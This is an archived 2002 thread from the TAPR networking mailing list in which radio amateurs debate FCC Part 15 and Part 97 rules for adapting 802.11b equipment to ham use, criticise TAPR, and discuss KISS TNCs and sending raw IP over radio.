You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] RE: The Big Gotcha (2)

From: "Mike McCarthy, W1NR" <w1nr@eecorp.com>
Date: Sun, 14 Apr 2002 06:49:05 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: <ss@lists.tapr.org>
Message-ID: <LYR6748-74057-2002.04.14-06.23.05--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

A few things...

   If an 802.11 device is set to use an 'Access Point' it will hunt
until it finds one and set it to the channel of the AP. If you set it to
'ad-hoc' mode, you must set all of the devices on the network to a
specific channel. They then communicate among themselves without
relying on an access point.

   In addition, the better AP's (NOT Linksys or SMC, etc.) have a
point-to-point or point-to-multi-point mode for campus interconnects.
Many of the PtP solutions include high gain directional antenna's and
cabling as a package. The FCC has been getting very strict about
getting these 'systems' type accepted under part 15. They were very
lax about it in the early days of 802.11. Most now use 'reverse'
connectors so you can't buy stuff at the local Radio Shack and hook
it together. Another potential problem is that every manufacturer of
the wireless cards are required to have a different external antenna
jack making patch cords to the 802.11 device even more difficult.

   As for modifications for Ham use, once you modify any device for
use on the ham bands, whether it's a part 15, business band, military
or otherwise, you automatically reclassify it as a part 97 device
under your ham license. The old classifications no longer apply.
Us hams have been doing these modifications since the dawn of time.

   Check out some of this stuff...

        http://www.hyperlinktech.com/web/amplifiers_2400.html

73 de Mike, W1NR

-----Original Message-----
From: bounce-netsig-28629@lists.tapr.org
[mailto:bounce-netsig-28629@lists.tapr.org]On Behalf Of Steve Lampereur
Sent: Saturday, April 13, 2002 2:14 PM
To: TAPR Networking Special Interest Group
Cc: ss@lists.tapr.org
Subject: [netsig] The Big Gotcha (2)

In the April 2002 issue of CQ Amateur Radio Steve Stroh, N8GNJ wrote in his Digital Wireless column....

"if you are able to modify the device in such a way that transmissions are restricted to the amateur radio segment of the 2,4 GHz band...." "Since Lynksys has not, and likely will not, release detailed enough information to be able to make such a change, "pure" amateur radio use of this device dosen't seem likely..."

Now I don't think the other one was an oversight. And you wonder why I have lost confidence in TAPR.. Get it right, there is nothing worse than misleading hams.

The Linksys WAP 11 is a DSSS 802.11b device. All 802.11b devices have 11 *user* settable channels, the first 6 channels have complete amateur overlap.

See:
http://www.qsl.net/kb9mwr/projects/wireless/dssfreq.html

Maybe your windows driver dosen't let you "lock" onto one particular channel. Try a different 802.11b driver (they should be interchangeable) under Linux you can set the channel using "iwconfig" or equivelent.

Using Part 15 Wireless Ethernet Devices for Amateur Radio:
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

You are currently subscribed to netsig as: w1nr@eecorp.com
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] Re: The Big Gotcha (2)

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Sun, 14 Apr 2002 12:58:17 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-74108-2002.04.14-13.32.46--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>As to your confidence in TAPR...
>TAPR isn't "them". TAPR is what we hams, collectively, choose make of it.
>TAPR is a tool, an enabling organization for doing interesting things in
>Amateur Radio that can't or won't get accomplished by purely commercial,
>or purely grass-roots efforts. TAPR is that middle ground that can put kits
>together (and afford to buy parts and keep them in stock as kits, waiting
>for orders), take credit card orders, publish books, produce quantities of
>CD's, offer high-bandwidth web space and mailing list services, and many
>other such roles. The fact is that no one has chosen to try to make use of
>TAPR's web pages, its publications (like actually WRITING an article on this
>subject), or numerous other resources to espouse the Amateur Radio use of
>802.11. At most, there have been "suggestions"... or more to the points -
>complaints / potshots that "TAPR OUGHT to..." It's easy to deliver shots
>from outside - there's little downside to doing so. It takes more courage to
>try to get involved.

Well Steve,
When I first contacted you could not understand why I think TAPR sucks. I will try to explain my opinion...

Yes TAPR is supposed to be a tool and they are internationally know and
looked upon my many hams as the "authoritative source or leader" of
Amateur digital communications.

My main gripe is since TAPR is looked upon as a "leader or authoritative
source" for amateur digital they should be trying to heavily promote things
that advance & modernize the radio art. I feel they do a very poor job of
this.

1.) Many sections of the TAPR webpage that hundreds tune into a day is
outdated.

And note that I have asked repeated times to get some things updated, no such
luck. I just put together a PDF, please put a link to it or mirror it on the
SS area. I'm not a writer so I can't seem to form an article out of it.

2.) I understood TAPR once considered producing/offering lower cost
bi-directional amplifiers.. never happened.

So we formed the large web conglomeration called GBPPR with bi-directional
schematics. We do not have the resources to mass produces these, one fellow
did submit the board pattern to FAR, but no one ever took it further. Don't
try to imply that I'm not involved. It's hard to see the problems from inside.

--
The first step in changing things is changing peoples minds and way of
thinking. That is damn near impossible with hams as they are naturally
stubborn. If they tune into a webpage or magazine with incorrect/outdated
information they will believe it. If they can still find support and
information for their "old way of doing things or thinking" they will continue
to do it that way or think that way even if a better way exists.
--

All I really expect TAPR to do is help advance & modernize the radio art by
help changing hams way of thinking. This is a two step system. Interest &
provide them with current modern information, discontinue/limit outdated
support/information, effectively forcing them to modernize.

With that being said and explained I think you can now see why I got so hot
about the errors in your section in CQ. I haven't had much luck trying to use
this "tool" called TAPR. Other than these mailing lists and dumping some
files by FTP.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] Re: The Big Gotcha (2)

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Sun, 14 Apr 2002 13:13:17 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-74113-2002.04.14-13.47.15--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The old classifications no longer apply only if you break the origional
part 15 certification. Changing the user settable channel dosen't do
this. And since Part 15 allows for individual experimentation under 15.23
I think you can modify that RF jack without breaking any rules. You just
can't resell the thing with that modifed jack.
--
Sec. 15.23 Home-built devices.

    (a) Equipment authorization is not required for devices that are not
marketed, are not constructed from a kit, and are built in quantities of
five or less for personal use.
    (b) It is recognized that the individual builder of home-built
equipment may not possess the means to perform the measurements for
determining compliance with the regulations. In this case, the builder
is expected to employ good engineering practices to meet the specified
technical standards to the greatest extent practicable. The provisions
of Sec. 15.5 apply to this equipment.

>As for modifications for Ham use, once you modify any device for
>use on the ham bands, whether it's a part 15, business band, military
>or otherwise, you automatically reclassify it as a part 97 device

>under your ham license. The old classifications no longer apply.
>Us hams have been doing these modifications since the dawn of time.
>Check out some of this stuff...
>http://www.hyperlinktech.com/web/amplifiers_2400.html
>73 de Mike, W1NR

As for those hyperlink amps anything over 1 watt unfortunatly will not
comply with 97.311(d):

(d) The transmitter power must not exceed 100 W under any circumstances.
    If more than 1 W is used, automatic transmitter control shall limit
    output power to that which is required for the communication. This
    shall be determined by the use of the ratio, measured at the receiver,
    of the received energy per user data bit (Eb) to the sum of the
    received power spectral densities of noise (N0) and co-channel
    interference (I0). Average transmitter power over 1 W shall be
    automatically adjusted to maintain an Eb/(N0+I0) ratio of no more
    than 23 dB at the intended receiver.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

14. [netsig] Re: The Big Gotcha (2)

From: Bob Nielsen <nielsen@oz.net>
Date: Sun, 14 Apr 2002 13:41:18 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-74142-2002.04.14-16.15.16--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On Sun, Apr 14, 2002 at 12:58:17PM -0500, Steve Lampereur wrote:
>
> 1.) Many sections of the TAPR webpage that hundreds tune into a day is
> outdated.
>
> And note that I have asked repeated times to get some things updated, no such
> luck. I just put together a PDF, please put a link to it or mirror it on the
> SS area. I'm not a writer so I can't seem to form an article out of it.

I don't know who you asked, but there aren't a bunch of web page
writers just sitting around waiting for requests. The web pages DO
need a lot of work and I'm sure John Ackermann would love to see
a qualified individual volunteer to take that on.

As to the PDF file, there is an upload directory for the SS group (also
one for the NETSIG group). Instead you uploaded to the Software
Library. If you read the README file in /software_lib/Incoming, it
says where send a message (to softlib@tapr.org, which is me) telling
what you have uploaded and where it should be appropraiately located).
I took a look at your upload and couldn't move it to netsig (see my
previous message) but did create an area in the Software Lib for it.
As a result of your message to NETSIG I just moved it to the SS area
(this discussion seems to be split between the two lists.) Normally
uploads without an accompaning message get sent to the bit bucket, as I
often have no way of telling what the files contain (particularly the
various .EXE files which get uploaded, many of which have nothing to do
with TAPR.)

>
> 2.) I understood TAPR once considered producing/offering lower cost
> bi-directional amplifiers.. never happened.

Did you volunteer to spearhead (or participate in) that effort?

Most of the things TAPR does not get done are from lack of qualified
help to take on the tasks. As Steve (N8GNJ) said, TAPR isn't them it
is us! The organization is a resource. How it gets used is up to the
members. Griping won't get anything accomplished, but getting involved
often will.

73, Bob Nielsen N7XY

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

15. [netsig] Re: The Big Gotcha (2)

From: Jeff King <jeff@aerodata.net>
Date: Sun, 14 Apr 2002 19:43:43 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-74177-2002.04.14-19.14.13--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

It was written regarding involvement in TAPR:

>Griping won't get anything accomplished, but getting involved
often will.

I've heard this before, but at least in my case, I've found it not always the case. Can't tell you how many times I have volunteered for projects, some I was extremely qualified for, only to be rebuffed. Even stepped forward three times on my own to try and organize a SS WLAN group buy, each time rejected.

So while I don't endorse Steve L's public lambasting of TAPR, I totally understand his feelings. It seems the quickest way to become a TAPR "outsider" is to disagree with them or their policies. That is not to say I don't support TAPR.... I've been a member since 1984 and think they are the best thing going in "ham" radio... but I do recognize and have seen the issues Steve L. brings up.

In any case, griping is a two way street. One would hope just because someone disagree's with TAPR, that TAPR not blackball them. I for one would love to see some of Green Bay packet's articles and construction stories highlighted in PSR. They are their for the taking. So what if someone doesn't always agree with you or beat the rah rah drum... someone has to turn the cheek.

-Jeff

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

16. [netsig] Re: The Big Gotcha

From: Jeff King <jeff@aerodata.net>
Date: Sun, 14 Apr 2002 19:49:20 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: <n8gnj@cq-amateur-radio.com>
Message-ID: <LYR6748-74179-2002.04.14-19.19.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve L.:

On Sat, 13 Apr 2002 11:38:28 -0500, Steve Lampereur wrote:
>In the April 2002 issue of CQ Amateur Radio Steve Stroh, N8GNJ wrote
>in his Digital Wireless column....
>
>>The Big Gotcha
>>
>>Modifying a Part 15 Device, even attaching external antennas, is a
>>violation of FCC Part 15 rules. A Part 15 certification is for the system,
>>not just the "radio." Modifications void the "implied license for this
>>device to transmit."

I haven't read that column, but considering Steve S. has a wireless newsletter devoted to the WISP industry and is a regular contributor to the Wireless ISP mailing list, I find his statement troubling, irregardless if it is technically accurate or not.

In any case, do you think NET-SIG is the correct place to ask for a retraction/correction of this? Why not write CQ Amateur radio magazine as I'm sure the readership there is far larger, and in any case different, then the NET-SIG. They are the one's being mislead, if what you are saying is correct.

73

Jeff

>
>He implies the *only* way around this is to re-classify under Part
>97, as we
>are allowed to make such modifications...
>
>>>Equipment that has been certified for use in another service may
>>>be used
>>>on amateur frequencies by a licensed amateur as long as it meets
>>>all
>>>appropriate standards. (97.315)
>
>I wish this was the case Steve. In your through reading of FCC
>rules, you
>failed to read all the pertaining sections. When dealing with any
>Part 15
>device not only do you need to read 15.247, but also parts 15.205,
>15.209
>and 15.247. So I hope this was just an oversite on your part.
>
>Here is the Part 15 loop hole:
>
>>Section 15.23. "Equipment authorization is not required for devices
>>that
>>are not marketed, are not constructed from a kit, and are built in
>>quantities of five or less for personal use."
>
>
>Using Part 15 Devices for Amateur Radio:
>http://www.qsl.net/kb9mwr/projects/wireless/plan.html
>
>
>---
>You are currently subscribed to netsig as: jeff@aerodata.net
>To unsubscribe send a blank email to leave-netsig-
>26961P@lists.tapr.org
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

17. [netsig] RE: The Big Gotcha

From: "Hare,Ed, W1RFI" <w1rfi@arrl.org>
Date: Mon, 15 Apr 2002 11:39:08 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Cc: n8gnj@cq-amateur-radio.com
Message-ID: <LYR6748-74356-2002.04.15-11.13.07--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

> Here is the Part 15 loop hole:

> >Section 15.23. "Equipment authorization is not required for
> devices that
> >are not marketed, are not constructed from a kit, and are built in
> >quantities of five or less for personal use."

This does assume, of course, that said homebrew design are designed such
that the designer reasonably believes that the device complies with the
rules.

73,
Ed Hare, W1RFI
ARRL Lab
225 Main St
Newington, CT 06111
Tel: 860-594-0318
Internet: w1rfi@arrl.org
Web: http://www.arrl.org/tis

> -----Original Message-----
> From: Steve Lampereur [mailto:kb9mwr@yahoo.com]
> Sent: Saturday, April 13, 2002 12:38 PM
> To: TAPR Networking Special Interest Group
> Cc: n8gnj@cq-amateur-radio.com
> Subject: [netsig] The Big Gotcha
>
>
> In the April 2002 issue of CQ Amateur Radio Steve Stroh,
> N8GNJ wrote in his
> Digital Wireless column....
>
> >The Big Gotcha
> >
> >Modifying a Part 15 Device, even attaching external
> antennas, is a violation
> >of FCC Part 15 rules. A Part 15 certification is for the
> system, not just
> >the "radio." Modifications void the "implied license for
> this device to
> >transmit."
>
> He implies the *only* way around this is to re-classify under
> Part 97, as we
> are allowed to make such modifications...
>
> >>Equipment that has been certified for use in another
> service may be used
> >>on amateur frequencies by a licensed amateur as long as it meets all
> >>appropriate standards. (97.315)
>
> I wish this was the case Steve. In your through reading of
> FCC rules, you
> failed to read all the pertaining sections. When dealing
> with any Part 15
> device not only do you need to read 15.247, but also parts
> 15.205, 15.209
> and 15.247. So I hope this was just an oversite on your part.
>
> Here is the Part 15 loop hole:
>
> >Section 15.23. "Equipment authorization is not required for
> devices that
> >are not marketed, are not constructed from a kit, and are built in
> >quantities of five or less for personal use."
>
>
> Using Part 15 Devices for Amateur Radio:
> http://www.qsl.net/kb9mwr/projects/wireless/plan.html
>
>
> ---
> You are currently subscribed to netsig as: w1rfi@arrl.org
> To unsubscribe send a blank email to
> leave-netsig-6748T@lists.tapr.org
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

18. [netsig] Re: FHSS reprogramming (was The Big Gotcha)

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Tue, 16 Apr 2002 11:34:45 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-74471-2002.04.16-12.09.11--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I no longer have a copy of the correspondence from Dave N9DK to explain this
further.
I remember it was pretty short and sweet- he just assured me that it would
not hop beyond 2450 MHz after being reprogrammed. I asked how they where
going to do this and he told me by changing the country code. My guess is
they loaded a special band plan in place of one of the Australian ones. I
do have note here from Barry, VE3JF who also apparently also had some
RangeLan2 cards programmed "to hop within the 2400-2450 MHz
range instead of the full ISM band."

Apperently on Proxim gear several different ISM bandplans are loaded into
the EEPROM(s), and depending where the device is to be sold they can toggle
the country code so that it complies with that countries particular rules.
This toggleing is accomlished through manufacture software.

Sounds like for a few hams Proxim actually reprogammed the EEPROM(s) not
just toggled the country code.

You might be able to toggle a preloaded ISM band plan (yourself) that keeps
hopping within the amateur overlap (or better yet in unshared bandspace), by
reversing the driver.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

19. [netsig] ? wireless 802.11b, D-Link DWL-520

From: Chuck Gelm <nc8q@gelm.net>
Date: Sat, 20 Apr 2002 11:52:59 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-75375-2002.04.20-11.27.36--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Howdy, Ladies and Gentlemen newbie guru's"

I'd would like a wireless (802.11b) link between two hosts:
kernel-2.2.19 (Slackware-7.1) k6-266
kernel-2.4.17 (Slackware-8.0) 80586x120

I am installing D-Link DWL-520 PCI cards.

How do I configure the cards, /usr/src/linux/.config ?

How do I set them up for an 'ad-hoc' network?

How do I configure the cards to use one channel among 1 through 6?

Kindest regards, Chuck

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

20. [netsig] Digital BASH Update

From: John Ackermann N8UR <jra@febo.com>
Date: Wed, 24 Apr 2002 11:21:33 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-76157-2002.04.24-10.58.23--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

We're very happy to announce that Bdale Garbe, KB0G, will be the keynote
speaker at the TAPR/MVFMA Digital BASH on Friday evening at Hamvention.

Bdale is one of the long-time "good guys" in the digital radio and amateur
satellite worlds. He was in the middle of the early work on KA9Q's "NET"
and "NOS" programs, pioneered megabit-rate packet radio, and in the
satellite world was heavily involved in the RUDAK and AO-40 GPS
experiments. Back in the Old Days, he was a board member and Vice
President of TAPR, and remains one of TAPR's best friends. On a different
front, Bdale was just elected as Debian Project Leader, so he now oversees
one of the major Linux distributions -- and the one that is by far the most
ham-friendly. Bdale works in the Linux development group at HP, and in his
spare (?) time does VHF/UHF/microwave contesting and roaming.

Bdale's talk will blend all of these interests into an entertaining and
informative presentation titled "From Bits in the Basement to Debian -- and
Back Again".

You can find more information about the Digital BASH and TAPR's other
Hamvention activities at http://www.tapr.org/tapr/dayton/.

See you there!

73,
John

John Ackermann   N8UR   jra@febo.com   http://www.febo.com

President, TAPR n8ur@tapr.org http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

21. [netsig] Anyone using an Alinco DR-135TP?

From: "Mike McCarthy, W1NR" <w1nr@eecorp.com>
Date: Thu, 25 Apr 2002 08:19:11 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-76411-2002.04.25-07.53.53--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi All,
   Has anyone gotten an Alinco DR-135TP built in TNC
(EU-41) to work in KISS mode? It doesn't want to stay
in KISS mode and it just doesn't seem to work. It looks
like I'll have to go back to the trusty TNC-2 which works
just fine.

Thanks and 73 de Mike, W1NR

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

May 2002

Original source file: netsig.0205
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0205

1. [netsig] Spring _Packet_Status_Register_ Available Online

From: "John R. Ackermann" <jra@febo.com>
Date: Thu, 02 May 2002 20:26:04 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-77558-2002.05.02-20.02.30--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

As the subject says... the new issue of TAPR's journal, the
_Packet_Status_Register_, is now available online. You can go to
http://www.tapr.org/tapr/html/Fpsr.html, or obtain it via ftp from
ftp://ftp.tapr.org/psr/Spring_83_2002.pdf. You'll need Adobe Acrobat or
other PDF file reader to view the document.

Stan Horzepa, WA1LOU, has taken the reins as the PSR's editor, and I'd like
to thank him for his great work on this issue. Please send comments,
suggestions, or -- best of all -- articles to Stan at psr@tapr.org.

73,
John N8UR

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: The Big Gotcha

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Mon, 27 May 2002 20:55:49 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-81544-2002.05.27-21.31.42--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve S. & the group,

First thanks for printing a correction. I'm sorry I got so defensive. I
just figured it was fairly obvious that there was some sort of Part 15
exception (15.23). After all we all have seen ISP's and business' using
Part 15 cards with different external antennas:

Example:
http://ISP-lists.isp-planet.com/isp-wireless/archives
http://www.oreillynet.com/pub/a/wireless/2001/05/03/longshot.html

What you first printed implied virtually every one of these people/outfits
was violating the Part 15 rules by breaking the Part 15 certification. That
would be alot of violations...

For the record I did write the CQ editor but figured many of Steve Stroh's
printed ideas came from this list. So at the time, I figured there must be
others on this list who do not understand as well, and they might not be CQ
mag. subscribers... so I felt it should be addressed here.

As for my "public TAPR lambasting". TAPR has a very nice Spread Spectrum
Postition Statement: http://www.tapr.org/tapr/html/ss.position.html

I guess my frustration comes from what little *I* see beyond the statement
itself. I have been told there is actually alot of behind the scenes
stuff/work. As someone else suggested elsewhere, I also think it would be
nice to see more of TAPR's work become more public.

This is where my "misleading" arguement stemmed from:

>TAPR will work to develop information on the topic to help educate
>members and the amateur community as a whole about spread spectrum
>technology, and to disseminate this information via printed
>publications, the World Wide Web, presentations at conferences and
>meetings, and other means.

But I can now see it wasn't intentional. I have to admit I was once very
confused by these very same regulatory issues.

73'

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Comments

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Thu, 30 May 2002 10:31:54 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-82072-2002.05.30-11.07.50--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Since the discussion here is pretty dead. Here are some comments about the
420-450 MHz FHSS radio proposal from Steve Stroh's column.

I too would like to see something like this happen. I'm not sure who was
suggesting the idea in the article, either Ken Koster or Steve himself.
Either way I hope this finds it's way to them.

Like I said the idea is good. Unfortunately once again a few regulatory
issues really need to change a bit for it to become practical. Here in the
US, Part 97.307(f) restricts our baudrate to 56 kilobauds from 222 - 450
MHz. True 56K would be an acceptable rate but if you transverting a Part 15
900MHz system as suggested this may be a problem. I know in Europe the
speed /bandwidth constraints cease to exist above 420 instead of above 902
MHz here in the US.

Again even with this idea the power control problem surfaces. Part
97.311(d) states "The transmitter power must not exceed 100 W under any
circumstances. If more than 1 W is used, automatic transmitter control shall
limit output power to that which is required for the communication. This
shall be determined by the use of the ratio, measured at the receiver, of
the received energy per user data bit (Eb) to the sum of the received power
spectral densities of noise (N0) and co-channel interference (I0). Average
transmitter power over 1 W shall be automatically adjusted to maintain an
Eb/(N0+I0) ratio of no more than 23 dB at the intended receiver."

In most cases 1 Watt PEP plus your antenna gain will yield plenty of ERP to
overcome pathloss and noise. At 420 MHz obtaining 18-23 dBi becomes more
difficult. Unless your spread spectrum radio has hooks to pass the data
bits required to calculate the ratio mentioned in 97.311(d) running more
than 1 watt PEP seems highly less probable.

2400 MHz to 1200 MHz Transverter for Wireless LAN Devices:
http://www.qsl.net/n9zia/trans/index.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Raw IP?

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Fri, 31 May 2002 09:59:46 +0000
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-82254-2002.05.31-10.36.14--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Just curious if it is somehow possible to modify the KISS driver so one
could send raw IP? (Bear with me, I haven't done a lot of research on this
idea yet)

I think the whole reason we've been nesting IP within the AX.25 datagram is
because in the past we were restricted to ID by voice, CW or AX.25. Digital
codes where more regulated.

I'm not familiar with the KISS protocol and how it talks to the TNC. But
from what little I do know the entire packet is generated on the PC end.
This includes the AX.25 part, correct? The formation of the packet is
dictated my the KISS driver? Can it be modified to send the IP packet
without the AX.25 headers?

We can modify our MAC address so it sends our call in hex to fulfill the the
ID part.

Has anybody ever tried anything like this?

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

June 2002

Original source file: netsig.0206
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0206

1. [netsig] Re: Raw IP

From: "Donald Rotolo" <n2irz@worldnet.att.net>
Date: Sun, 2 Jun 2002 21:08:36 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-82794-2002.06.02-20.43.32--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve,

I suppose it depends on your hardware, but it is my TNC that takes care of all the AX.25 stuff. The KISS driver simply sends out whatever you put in the RS-232 port of the TNC, including Raw IP. What you seem to be proposing (correct me if I'm wrong) is using IP instead of AX.25 directly on the air.

While there is nothing inherently illegal or immoral about doing that, there are some technical issues which need to be considered. ID is not one of them.

TCP and IP are layer 4 and 3 protocols, specifically they are Transport and Network protocols. See
http://www.uwsg.iu.edu/usail/network/nfs/network_layers.html

Layer 2 is the Data Link layer, which TCP/IP doesn't know anything (almost) about. Layer 1 is the physical layer, voltages and frequencies. You need something to actually get the data out and on the air, and Raw IP is less than stellar at this.

Don't get me wrong - it can be done. It is just that IP is not the very best at radio links. AX.25 is a lot better. It has it's own limitations, but these are workable. There are other solutions as well, such as that used in 802.11 devices.

I guess the point I'm trying to make is that there are no great advantages to Raw IP over the air, and many disadvantages. Encapsulating IP in AX.25 packets has more advantages, and so we use it. Think about phone modems. We CAN send the data directly on the phone line, but it works a lot better if we modulate it. Similarly, we CAN send Raw IP over the air, but it works better if we encapsulate it in a Layer 2 protocol, such as AX.25.

To answer your question directly, No. You'll have to mess with the stuff that happens further down the line than the KISS driver.

73,
Don N2IRZ

----- Original Message -----
From: "TAPR Networking Special Interest Group digest"
<netsig@lists.tapr.org>
To: "netsig digest recipients" <netsig@lists.tapr.org>
Sent: Saturday, June 01, 2002 2:02 AM
Subject: netsig digest: May 31, 2002

> TAPR Networking Special Interest Group Digest for Friday, May 31, 2002.
>
> 1. Raw IP?
>
> --
>
> Subject: Raw IP?
> From: Steve Lampereur <kb9mwr@yahoo.com>
> Date: Fri, 31 May 2002 09:59:46 +0000
> X-Message-Number: 1
>
> Just curious if it is somehow possible to modify the KISS driver so one
> could send raw IP? (Bear with me, I haven't done a lot of research on
this
> idea yet)
>
> I think the whole reason we've been nesting IP within the AX.25 datagram
is
> because in the past we were restricted to ID by voice, CW or AX.25.
Digital

> codes where more regulated.
>
> I'm not familiar with the KISS protocol and how it talks to the TNC. But
> from what little I do know the entire packet is generated on the PC end.
> This includes the AX.25 part, correct? The formation of the packet is
> dictated my the KISS driver? Can it be modified to send the IP packet
> without the AX.25 headers?
>
> We can modify our MAC address so it sends our call in hex to fulfill the
the
> ID part.
>
> Has anybody ever tried anything like this?
>
> ---
>
> END OF DIGEST
>
> ---
> You are currently subscribed to netsig

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: Raw IP?

From: Tom Busch <tomb@kiva.net>
Date: Mon, 03 Jun 2002 00:18:59 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-82822-2002.06.03-00.32.16--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Really, you wouldn't want to.

The KISS driver (or the TNC itself) implements the Data Link layer of the
protocol stack. Even when you're connecting through Ethernet, you've got
this layer in between TCP/IP and the physical layer (the radio or the
transciever.)

Now, optimizing the Data Link Layer to do some forward error correction or
some other cool stuff is really where it's at. I believe some people (Phil
Karn comes to mind) have proposed some of this.

73

TomB

At 09:59 AM 5/31/02 +0000, Steve Lampereur wrote:
>Just curious if it is somehow possible to modify the KISS driver so one
>could send raw IP? (Bear with me, I haven't done a lot of research on this
>idea yet)
>
>I think the whole reason we've been nesting IP within the AX.25 datagram is
>because in the past we were restricted to ID by voice, CW or AX.25. Digital
>codes where more regulated.
>
>I'm not familiar with the KISS protocol and how it talks to the TNC. But
>from what little I do know the entire packet is generated on the PC end.
>This includes the AX.25 part, correct? The formation of the packet is
>dictated my the KISS driver? Can it be modified to send the IP packet
>without the AX.25 headers?
>
>We can modify our MAC address so it sends our call in hex to fulfill the the
>ID part.
>
>Has anybody ever tried anything like this?
>
>
>
>---
>You are currently subscribed to netsig as: tomb@kiva.net
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: Raw IP?

From: Jeff King <jeff@aerodata.net>
Date: Mon, 3 Jun 2002 21:34:41 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-83026-2002.06.03-21.06.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On Fri, 31 May 2002 09:59:46 +0000, Steve Lampereur wrote:
>Just curious if it is somehow possible to modify the KISS driver so
>one
>could send raw IP? (Bear with me, I haven't done a lot of research
>on this idea yet)

